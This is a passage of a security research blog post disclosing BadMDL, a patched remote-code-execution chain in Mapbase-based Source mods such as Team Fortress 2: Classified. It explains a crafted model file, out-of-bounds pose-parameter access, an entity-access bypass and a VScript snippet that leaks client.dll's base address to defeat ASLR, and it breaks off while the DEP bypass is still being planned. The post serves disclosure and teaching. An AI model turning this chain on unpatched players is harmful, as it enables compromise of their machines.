BadMDL, and Remote Code Execution in TF2C
16 May, 2026
by ficool2 and i686
The dangers of exposing client scripting in games
This is a guest writer article, and a collaboration between ficool2 and I. ficool2 found the original bug and created much of the exploit chain, and I wrote the last stage shellcode and assisted with debugging and the ROP chain. The nature of this article is quite technical, but we will try to explain concepts as best as we can.
BadMDL affects all Source engine mods using Mapbase since v4.2 (released on July 1st 2020) to v8.0.0 (patched since v8.0.1 on May 16th 2026), that have client VScript enabled. Notably, this includes Team Fortress 2: Classified.
Table of Contents
- Background (ficool2)
- Research
- Context
- VScript
- Team Fortress 2: Classified
- Planning
- Client VScript
- Defeating ASLR
- Entity memory
- First attempt
- Alternative approach
- Preventing crashing
- Length strikes again
- Successful information leak
- Defeating DEP
- Investigation
- Entity address
- Convars
- Net messages
- Fake virtual table
- Write primitive
- ROP
- Stack pivot
- More gadgets
- Code execution
- Shellcode (i686)
- Message box
- Visual surprise
- Automation (ficool2)
- Conclusions
- Timeline
1. Background (ficool2)
During the development of Mann Versus Zombies, I was doing some mass-renaming of model assets as maintenance work. The Source engine uses a format known as MDL to store its models. I made a simple Python script that would iterate the desired models, edit the strings and shifting the data so the structure still references the correct data.
However, upon loading this in-game, something puzzling happened. Everything seemed to work until at one point the game crashed while rendering the model! Checking in the debugger, I saw that the error was an access violation, which in other words means the game accessed invalid memory. I double checked the data and all the offsets and data were correctly set up. What gives?
I eventually noticed something peculiar, which is that the memory for the model appeared to be only the size of the original file, before I made my changes. Investigating the MDL format header revealed the smoking gun:
struct studiohdr_t
{
    int         id;             // Model format ID, such as "IDST" (0x49 0x44 0x53 0x54)
    int         version;        // Format version number, such as 48 (0x30,0x00,0x00,0x00)
    int         checksum;
    char        name[64];       // The internal name of the model, padding with null bytes.
    int         dataLength;     // Data size of MDL file in bytes.
    // ...
The engine uses the dataLength variable to allocate memory for the model. I don't know why this exists given the length of the file is already known when loading the model (from the filesystem)... but after changing this to equal the new size after my modifications, everything worked as expected with no crashes.
This got me thinking, if the engine appears to blindly trust the data in the model, could this be manipulated into something bigger?
2. Research
2.1 Context
Before considering what kind of data we control, some context needs to be known about the kind of game environment we're working in.
If we're to make a malicious model that causes the game to read data it's not supposed to, it might not be to helpful by itself. Modern operating systems have several protections that make exploits not easy. The two noteworthy protections of these are ASLR and DEP:
DEP
Data Execution Prevention is a feature that prevents malicious code from being written to memory. This means that if we were to make a MDL that writes instructions somewhere in memory, we wouldn't be able to make the CPU execute them.
ASLR
Address Space Layout Randomization is another security feature which randomizes the load addresses of binaries to avoid exploits guessing the location of code. This means that if the MDL told the CPU to start executing instructions somewhere, it would likely access garbage rather than the desired instructions.

If we are to make a successful exploit, we need to defeat these two protections. Due to the dynamic nature of these exploits, a solution is needed that would be able to intelligently process the information it's given.
2.2 VScript
Fortunately, some Source engine games have a scripting language built-in named VScript, which runs on the Squirrel language. Scripts are sandboxed and normally can't do anything malicious to a computer, but what if we could combine unintended behavior from a model and abuse VScript to escape the sandbox?
In Team Fortress 2, VScript only runs on the server. This means achieving any form of a remote code execution is quite limited, because the player would need to host the map locally. You wouldn't be able to get hacked by simply joining an online server. Regardless, I pursued this out of curiosity.
I started looking around for any interesting functions in the VScript API that Team Fortress 2 provides. I was scouting for any functions that might allow us to read or write unintended data, with the help of a specially tailored model.
Almost instantly, a particular function named SetPoseParameter stood out to me. In the Source engine, pose parameters are like configurable sliders for model animations. For example, Team Fortress 2 uses pose parameters to control whether your player model is looking up or down, or whether your legs are still or running. Pose parameters have a start and end range, and a value inbetween this range. Taking the former example, the range is [-90, 90] and looks like this in-game:

This function stood out to me because from experience, I knew that there is a maximum number of pose parameters a model can have, which is 24. The SetPoseParameter function looks like this:
float SetPoseParameter(int id, float value)
What happens if we would call the function with an out-of-range ID, such as -42 or 9999? Lets first take a look at the C++ code for this function.
float CBaseAnimating::SetPoseParameter( CStudioHdr *pStudioHdr, int iParameter, float flValue )
{
	if ( !pStudioHdr )
	{
		return flValue;
	}

	if (iParameter >= 0) // suspicious!
	{
		float flNewValue;
		flValue = Studio_SetPoseParameter( pStudioHdr, iParameter, flValue, flNewValue );
		m_flPoseParameter.Set( iParameter, flNewValue );
	}

	return flValue;
}
It appears the function already checks if the parameter is negative, so that won't work. However, if we take a look at the m_flPoseParameter array:
	enum
	{
		NUM_POSEPAREMETERS = 24,
		NUM_BONECTRLS = 4
	};

// ...

CNetworkArray( float, m_flPoseParameter, NUM_POSEPAREMETERS );
Notice how the array has 24 elements, but the function doesn't check whether the parameter index goes past this. This is immediately interesting because it means we can start writing data past the array.
Unfortunately, one of the security features from earlier, ASLR, stops us here. We know that we could write some kind of data, but we don't know where the data is. To get any use from this flaw, we need something known as an information leak. If we can read data that gives away the location of code in memory, then we can potentially defeat ASLR.
If we could read past the pose parameter array too, we could potentially learn this information. However, there is no function in VScript that can read the pose parameters out of bounds. We did try to use netprops to read it, but we discovered they have bounds checks.
2.3 Team Fortress 2: Classified
Team Fortress 2: Classified is a multiplayer mod for Team Fortress 2, that describes itself as a re-imagining of the classic era of TF2.
It's worth noting that this mod is 64-bit and supports Windows & Linux. For this article, we decided to focus on Windows only as it's the OS used by the vast majority of players.
This mod caught my attention because it adds a particular new feature that TF2 and other Source games don't have typically, which is Client VScript. When I first heard about this, I already had concerns that it could be abused due to the large attack surface it offers. And this article will demonstrate exactly that.
VScript on the client means that Remote Code Execution is theoretically possible to achieve as the server will only need to provide a map that has a malicious script.
So I started researching more information about this feature. TF2C's implementation of Client VScript comes from Mapbase, another mod that introduces several new features for mapping and development purposes.
I could not find any good online documentation on Mapbase's VScript API (to the developers: this needs to be addressed, seriously), and therefore I resorted to dumping the function list in-game from the console (via script_help). I scowered the client function list and spotted a familiar suspect from earlier...
Function:    C_BaseAnimating::GetPoseParameter
Signature:   float C_BaseAnimating::GetPoseParameter(cstring)
Description: Get the specified pose parameter's value

Function:    C_BaseAnimating::SetPoseParameter
Signature:   void C_BaseAnimating::SetPoseParameter(cstring, float)
Description: Set the specified pose parameter to the specified value
The functions I investigated earlier are here! Right in the client, and there's even a GetPoseParameter function that we need. This was looking very promising.
2.4 Planning
At this point, I told my friend i686 about this discovery and we started planning on how to form the exploit. We code-named this exploit "J" to avoid prying eyes looking at our planning channel's name.
Mapbase's code is open source and therefore we can analyze these functions in detail. Let's start with SetPoseParameter:
void C_BaseAnimating::ScriptSetPoseParameter(const char* szName, float fValue)
{
	CStudioHdr* pHdr = GetModelPtr();
	if (pHdr == NULL)
		return;

	int iPoseParam = LookupPoseParameter(pHdr, szName);
	SetPoseParameter(pHdr, iPoseParam, fValue);
}

float C_BaseAnimating::SetPoseParameter( CStudioHdr *pStudioHdr, int iParameter, float flValue )
{
	if ( !pStudioHdr )
	{
		Assert(!"C_BaseAnimating::SetPoseParameter: model missing");
		return flValue;
	}

	if (iParameter >= 0)
	{
		float flNewValue;
		flValue = Studio_SetPoseParameter( pStudioHdr, iParameter, flValue, flNewValue );
		m_flPoseParameter[ iParameter ] = flNewValue;
	}

	return flValue;
}
So far so good, we can observe that this function has the same vulnerability as the one we found in the TF2 server code before. What about GetPoseParameter?
float C_BaseAnimating::ScriptGetPoseParameter( const char* szName )
{
	CStudioHdr* pHdr = GetModelPtr();
	if (pHdr == NULL)
		return 0.0f;

	int iPoseParam = LookupPoseParameter( pHdr, szName );
	return GetPoseParameter( iPoseParam );
}

float C_BaseAnimating::GetPoseParameter( int iPoseParameter )
{
	CStudioHdr *pStudioHdr = GetModelPtr();

	if ( pStudioHdr == NULL )
		return 0.0f;

	if ( pStudioHdr->GetNumPoseParameters() < iPoseParameter )
		return 0.0f;

	if ( iPoseParameter < 0 )
		return 0.0f;

	return m_flPoseParameter[iPoseParameter];
}
Hmm... there is a check for negative values, and a check for it exceeding the model's max pose parameters.
But wait, remember how we mentioned that the models can be crafted in a specific manner? If we look at where GetNumPoseParameters gets its data from...
int	CStudioHdr::GetNumPoseParameters( void ) const
{
    // irrelevant code ommited
	if ( m_pStudioHdr )
		return m_pStudioHdr->numlocalposeparameters;
	else
		return 0;
}
m_pStudioHdr refers to the MDL header that was loaded from the file. Which means numlocalposeparameters is under our control! We can set this value to whatever we want. Therefore, if we set it to something like 9999, we can fool the check to allow a value higher than the max pose parameter count (24) and therefore read past the intended data.
At this point, we were sure that an exploit would be possible, but crafting it wouldn't be an easy task. Neither of us have also crafted an exploit before, but we knew that the ability to read and write data out of bounds was powerful enough.
2.5 Client VScript
Before getting started, we wanted to write some client VScript to become familiar. We haven't used this form of VScript anywhere before, and we couldn't find documentation online about it, so we started experimenting with the functions dumped from the script_help command.
The goal is to create an entity with our model set on the server, and then have the client run some functions on this entity.

We made the assumption that client VScript works similar to server VScript, so we tried making a simple loop to print all entities. We loaded the itemtest map, ran the script and expected to see props such as the TF2 resupply locker in this list.
for (local entity = Entities.First(); entity != null; entity = Entities.Next(entity))
{
	printl(entity)
}
This wasn't the expected result! There are only two entities being printed despite there definitely being more entities in the scene. However, we could see the player is present. Since the player can have any model set, we instead switched the plan to replace the player's model to our crafted version rather than spawning an entity.
3. Defeating ASLR
3.1 Entity Memory
To achieve anything useful, we first need to get an information leak so we can defeat the ASLR security measure, as described previously. Thanks to GetPoseParameter we can do exactly this. Let's look for any interesting data after the m_flPoseParameter array.
	// Animation blending factors
	float	m_flPoseParameter[MAXSTUDIOPOSEPARAM];
	CInterpolatedVarArray< float, MAXSTUDIOPOSEPARAM >	m_iv_flPoseParameter;
	float	m_flOldPoseParameters[MAXSTUDIOPOSEPARAM];
    // ...
At first glance, we just see more data related to pose parameters and nothing too interesting. But if we take a look at the CInterpolatedVarArray class (simplified for understanding):
// IInterpolatedVar interface.
class IInterpolatedVar
{
public:
	virtual		 ~IInterpolatedVar() {}
	virtual void Setup( void *pValue, int type ) = 0;
	virtual void SetInterpolationAmount( float seconds ) = 0;
    // ...
}

class CInterpolatedVarArray : public IInterpolatedVar
{
    // ...
}
This immediately made us realize that we have an easy information leak. In C++, classes are like objects. These objects can be built from other objects. In this case, CInterpolatedVarArray builds from the IInterpolatedVar class. This class has virtual functions.
What are virtual functions? These are functions that can be replaced by derived classes. In memory, these are implemented as a pointer at the beginning of the class, which points to an array of functions. This is known as the virtual table. We can see this when inspecting the class in Visual Studio's memory layout (the IInterpolatedVar {vfptr} is the virtual table).

And for clarity, this is how the memory of the virtual table looks in our case:
virtualTable[] =
{
	destructor,
	Setup,
	GetInterpolationAmount,
	SetInterpolationAmount,
	NoteLastNetworkedValue,
	NoteChanged,
	Reset,
	Interpolate,
	GetType,
	RestoreToLastNetworked,
	Copy,
	SetDebugName
	SetDebug,
}
vfptr = &virtualTable
E.g. vfptr[4] will invoke the NoteLastNetworkedValue function (counting from zero).
What information does this tell us? To defeat ASLR, we are looking to figure out the address (location) of all code in the game. In simplified terms, the code for the game starts from a certain address, this is known as the base address.
The virtual table points to some specific part of code, but since the code itself does not change, we can pre-determine the "offset" of this virtual table in the code, and then we can work backwards to find the base address. For example, if the virtual table is located at an offset of 0x8020 bytes, we can read the virtual table address, subtract 0x8020, and this gives us the base address. Now we know the location of all code in the game, and can use additional offsets to find interesting code.
3.2 First attempt
As a proof of concept, we started crafting a model with the desired properties.
The class variable m_iv_flPoseParameter follows immediately after the pose parameter array, and the virtual table is the first thing in the object. We want to read the whole pointer, which is 8 bytes in 64-bit applications, but pose parameters are floating point numbers, which are 4 bytes. This means we need to read twice to read the full address.
First, we tried to take an existing model and modify it. We extracted the TF2 Engineer's Dispenser model, and modified the data. However, this proved to be cumbersome and error-prone due to the complexity of the model.
Instead, we compiled a simple cube model, and then using a hex editor, we modified the output MDL data. We changed the number of pose parameters to 26, two more than the maximum of 24, which should allow us to read the whole virtual table pointer.

But just changing the number isn't enough, because the game will try read these pose parameters from the model data. So we also inserted fake pose parameters at the end of the model data to make sure the game accesses valid memory.
We tried setting this model on the player, with the expectation that nothing unusual would happen. Unfortunately, the game crashed. We weren't sure why, so at this point, we turned to debugging the code at runtime. For this, we used x64dbg.

Hm.. we can see that the code is accessing memory at address 0, aka a null pointer. After some brief reverse engineering, we figured out that this function is C_BaseEntity::Interp_Interpolate. We deduced that something is overriding the pointer to the virtual table, as described earlier, with zero bytes.
We tried this again but set a hardware write breakpoint on the virtual table, which allowed us to easily figure out what code is stomping over it. This worked and exposed an interesting function, which after more reverse engineering, we found that this function is C_TFPlayer::InitializePoseParams. Let's take a look at the function from the TF2 SDK:
void C_TFPlayer::InitializePoseParams( void )
{
	CStudioHdr *hdr = GetModelPtr();
	Assert( hdr );
	if ( !hdr )
		return;

	for ( int i = 0; i < hdr->GetNumPoseParameters() ; i++ )
	{
		SetPoseParameter( hdr, i, 0.0 );
	}
}
Oh no. We can see that the code is looping through the number of pose parameters in the model, and setting each corresponding pose parameter in the entity memory to 0. Since we modified the model to go over the maximum pose parameter count, this will write out of bounds, causing instability and wiping our information leak.
This meant that player models would not be an option for exploiting, and we need to figure out how to make the client VScript access other entities in the world.
3.3 Alternative approach
We turned back to our attempt at printing the entities on the client in VScript. We wanted to figure out why we can't access other entities than the player. Our initial suspicion is that it was perhaps a bug, or a deliberate measure to prevent cheating with scripts. We tried a different way of iterating entities, which is by using entity numbers like so:
for (local i = 0; i < 2048; i++)
{
	local entity = EntIndexToHScript(i)
    if (entity)
        printl(entity)
}

Interesting, we can now access the weapons, which is better than before. Can we replace the model of a weapon?
Unfortunately, this wasn't too useful. We couldn't find a reliable way to switch out the weapon's model, as it appears to be cached off by the client. If the weapon is detached from a player, the client reports that it doesn't exist. At this point, we started investigating the C++ code to see why some entities weren't accessible in the script.
We eventually found something interesting. The C_BaseEntity::GetScriptInstance function is what creates an accessible instance of an entity in VScript, and in the C++ code, we could see this:
HSCRIPT C_BaseEntity::GetScriptInstance()
{
#ifdef MAPBASE_MP
   // No clientside entity access outside of worldspawn + local player and its children
   if ( this != C_BasePlayer::GetLocalPlayer() && !IsWorld() )
   {
   	// See if the player is somewhere up our hierarchy
   	C_BaseEntity *pParent = GetMoveParent();
   	while ( pParent )
   	{
   		if ( pParent != C_BasePlayer::GetLocalPlayer() )
   			pParent = pParent->GetMoveParent();
   		else
   			break;
   	}

   	if ( !pParent )
   		return NULL;
   }
#endif
Therefore the lack of entity access in the scene is deliberate. However, the Source engine supports something known as entity parenting, where an entity can belong to another entity and follow its movement. This is used for weapons, and it explains why they could be accessed, as they are parented to the player.

I had an idea. Could we bypass this check by parenting the entities we spawn to the player? Let's try spawn a prop and parent it to the player:
Note: Since this check only exists in multiplayer mods, singleplayer Mapbase mods don't require any parenting steps for this exploit.
Success. We can now access any entities we spawn on the server on the client-side. Now let's try set the crafted model...
3.4 Preventing crashing
Yet another crash has appeared. However, this one is different, as x64dbg reports a stack buffer was overflowed! This likely means something in the code is writing past memory stored on the stack. Reversing the faulty function reveals that this is C_BaseAnimating::StandardBlendingRules. Looking at its code:
void C_BaseAnimating::StandardBlendingRules( CStudioHdr *hdr, Vector pos[], Quaternion q[], float currentTime, int boneMask )
{
	float		poseparam[MAXSTUDIOPOSEPARAM];

    // ...
    GetPoseParameters( hdr, poseparam );
    // ...
}
This function handles animation playback on the model for rendering. It fetches the entity's pose parameters and stores them in a local array of MAXSTUDIOPOSEPARAM size, which is 24. Looking at GetPoseParameters:
void C_BaseAnimating::GetPoseParameters( CStudioHdr *pStudioHdr, float poseParameter[MAXSTUDIOPOSEPARAM])
{
	// interpolate pose parameters
	int i;
	for( i=0; i < pStudioHdr->GetNumPoseParameters(); i++)
	{
		poseParameter[i] = m_flPoseParameter[i];
	}
}
Usually, this kind of stack overrun is interesting as it can also be exploitable. However, TF2C is built with stack cookies, which detect and prevent these kind of exploits. Therefore, we had to find a way to prevent this code from running.
Looking at the function that calls StandardBlendingRules, which is SetupBones, we can see a conditional check like this (simplified):
if (hdr->flags() & STUDIOHDR_FLAGS_STATIC_PROP)
{
	MatrixCopy(	parentTransform, GetBoneForWrite( 0 ) );
}
else
{
    // ...
	StandardBlendingRules( hdr, pos, q, currentTime, bonesMaskNeedRecalc );
    // ...
}
hdr is the pointer to our model data. Fortunately, we can control this flags property in the model data. By setting the STUDIOHDR_FLAGS_STATIC_PROP flag, it will prevent the code from running and causing our game crash.
After setting this flag in the model, the game no longer crashed and the model was rendering. This means we could move onto crafting the exploit in VScript.
3.5 Length strikes again
I wrote some simple client VScript that would ask for the poseparameter IDs of 24 and 25 (Squirrel is 0-index based, so the counting starts from zero). However, the VScript function accepts the name of a poseparameter instead of an ID, but this isn't a problem. We can just give the fake poseparameters a name, which we chose as jej0 and jej1.
local parameter24 = entity.GetPoseParameter("jej0")
local parameter25 = entity.GetPoseParameter("jej1")

printl(parameter24)
printl(parameter25)
After running it...

We were confused on what was happening here, because we were expecting non-zero values. We inspected client.dll in IDA, a widely-used decompiler, to determine if maybe a check was added in the code that wasn't present in the Mapbase code.

While the function got butchered due to compiler optimizations compared to the C++ code, we could see that there wasn't an extra bounds check as we initially feared.
The decompile didn't answer our questions, so we once again we turned to debugging the code with x64dbg.
After stepping through the instructions in the debugger, we could see that it was correctly looping through and fetching 26 pose parameters, but when it did a string comparison against the 25th and 26th pose parameter, it was reading garbage from memory. In one of our tests, it even caused the game to crash.

Turns out the original issue that prompted this article had struck once again... we forgot to modify the dataLength field in the MDL file!
3.6 Successful information leak
We ran the script again with the model length fixed, and bingo:

Since the function returns floats, these values look weird for a supposed address. But if we use castf2i, a built-in function in Squirrel, we can convert the float bits into an integer. Printing this in hex form produces a readable value:

Combining the two 32-bit integers into a 64-bit integer, yields the address. We can compare this to the address seen in x64dbg's memory view, and verify that it's correct:

Now that we know the address of where the virtual table is, we figure out its offset so we can find the base address of client.dll. In x64dbg, we simply right click the address and do Copy RVA. This gives us the offset of 0xA50BB0.
Subtracting this offset away from the address we just read should yield us the base address of the client. Let's compare to x64dbg's base address to confirm:

And there we have it! The base address has been obtained, which means we know the location of all the client code in memory.
VScript code snippet for this part:
// get lower and upper 4 bytes of the address
local addr_upper = castf2i(entity.GetPoseParameter("jej1")) << 32
local addr_lower = castf2i(entity.GetPoseParameter("jej0")) & 0xFFFFFFFF

// bitwise OR them together to get full ddress
local vtable_address = addr_upper|addr_lower
printf("CInterpolatedVarArray vtable address: %x\n", vtable_address)

// calculate client base address using known offset
local client_base = vtable_address - 0xA50BB0
printf("calculated client.dll base address: %x\n", client_base)
4. Defeating DEP
The next security measure that needs to be defeated is DEP. Although we have a primitive to read and write memory out of bounds, none of the memory we write can be made into executable instructions due to this protection. Therefore, how could arbitrary code execution be achieved?
The technique that's utilized is named Return-oriented programming (ROP). If an attacker is able to control some known memory, and is able to control where the code execution goes, a sequence of instructions present in the existing code could be abused in unintended ways.
Therefore, our next goal was to hijack the code execution to go to some desired sequence of instructions.
4.1 Investigation
A good first step is to lay out what memory we can control, and where could we redirect code execution.
The memory we can control is anything after the m_flPoseParameter array in the C_BaseAnimating entity class, and its derived classes. Now we need something to control execution.
There is an object with a virtual table right after the array, m_iv_flPoseParameter. As a reminder, a virtual table is an array of function pointers. When the code tries to call a virtual function, the execution will jump to the address which the entry is pointing at. Therefore in theory, we could create a fake virtual table somewhere in memory, and update the virtual table pointer to point to this fake table. See the diagram below:

When the game tries calling the fake virtual table, the code execution will jump to whatever address we specified. However, due to DEP, it must be code that already exists in client.dll. This is where the information leak from earlier becomes useful. We can analyze the client code, find some interesting instructions we want to use, calculate their offset from client base, and then write this address into the entity memory.
The first step we decided to explore is to make the code execution jump to some known address, as a proof of concept. However, we quickly ran into a roadblock.
4.2 Entity address
At the moment, we only have control over some section of the entity memory. If we were to craft a fake virtual table, it would need to point to an address inside the entity, in our controlled space. Unfortunately, we do not know the address of the entity.
While we do have an information leak about the location of code in the client, entities are allocated from heap memory. Heap allocations are placed in their own addresses, independent of the code, and therefore we can't easily predict where the address of a heap allocation will be.
There are techniques known as heap grooming that allow guessing where heap addresses will be placed, however these are extremely complicated and unreliable, and we wanted to avoid them if possible.
Therefore we had 2 options:
- Find an information leak for the entity address
- Find a fixed location in client memory that we could write into
We tried option one first. We explored the memory of various entities in the game, such as weapons, projectiles, beach balls and sentry guns. We particularly looked for anything that stored an address to somewhere in the entity, because if we could read this stored address, then we could work backwards to find the entity address, similar to how we obtained the client base address.
// hypothetical situation where entity has a "m_pSomeData" pointer variable
entity->m_pSomeData = &entity->m_nCoolData;
In this example, by reading the address of m_pSomeData, it would expose the entity address. Then by subtracting the offset to m_nCoolData, we get the address of the entity, and can offset to our controlled memory after the pose parameter data.
Unfortunately, we could not find anything after checking several dozen entities. This means we had to resort to option 2, which is finding a fixed memory location.
4.3 Convars
In a Windows program, a DLL file consists of multiple sections containing code, data or resources like icons. Fortunately, all of the sections are continuous, which means that if we know the location of the base address, then we can reliably know the location of any section data.

For this exploit, we are only interested in the following sections:
.datastores the memory for global variables. Readable and writable..bssis similar but the variables are initialized to zero on startup. Readable and writable..textis the executable code. Readable and executable only (DEP protection)
The first thing that came to mind is Convars. These are variables that can be modified by the console in-game, and they are typically constructed as global variables. TF2C's VScript is able to set the value of these, so if we could set a convar's value to, for example, a memory address, then we could set the fake virtual table to point to this convar's value, so the CPU will read the memory address we placed.
Let's see the ConVar class memory layout:
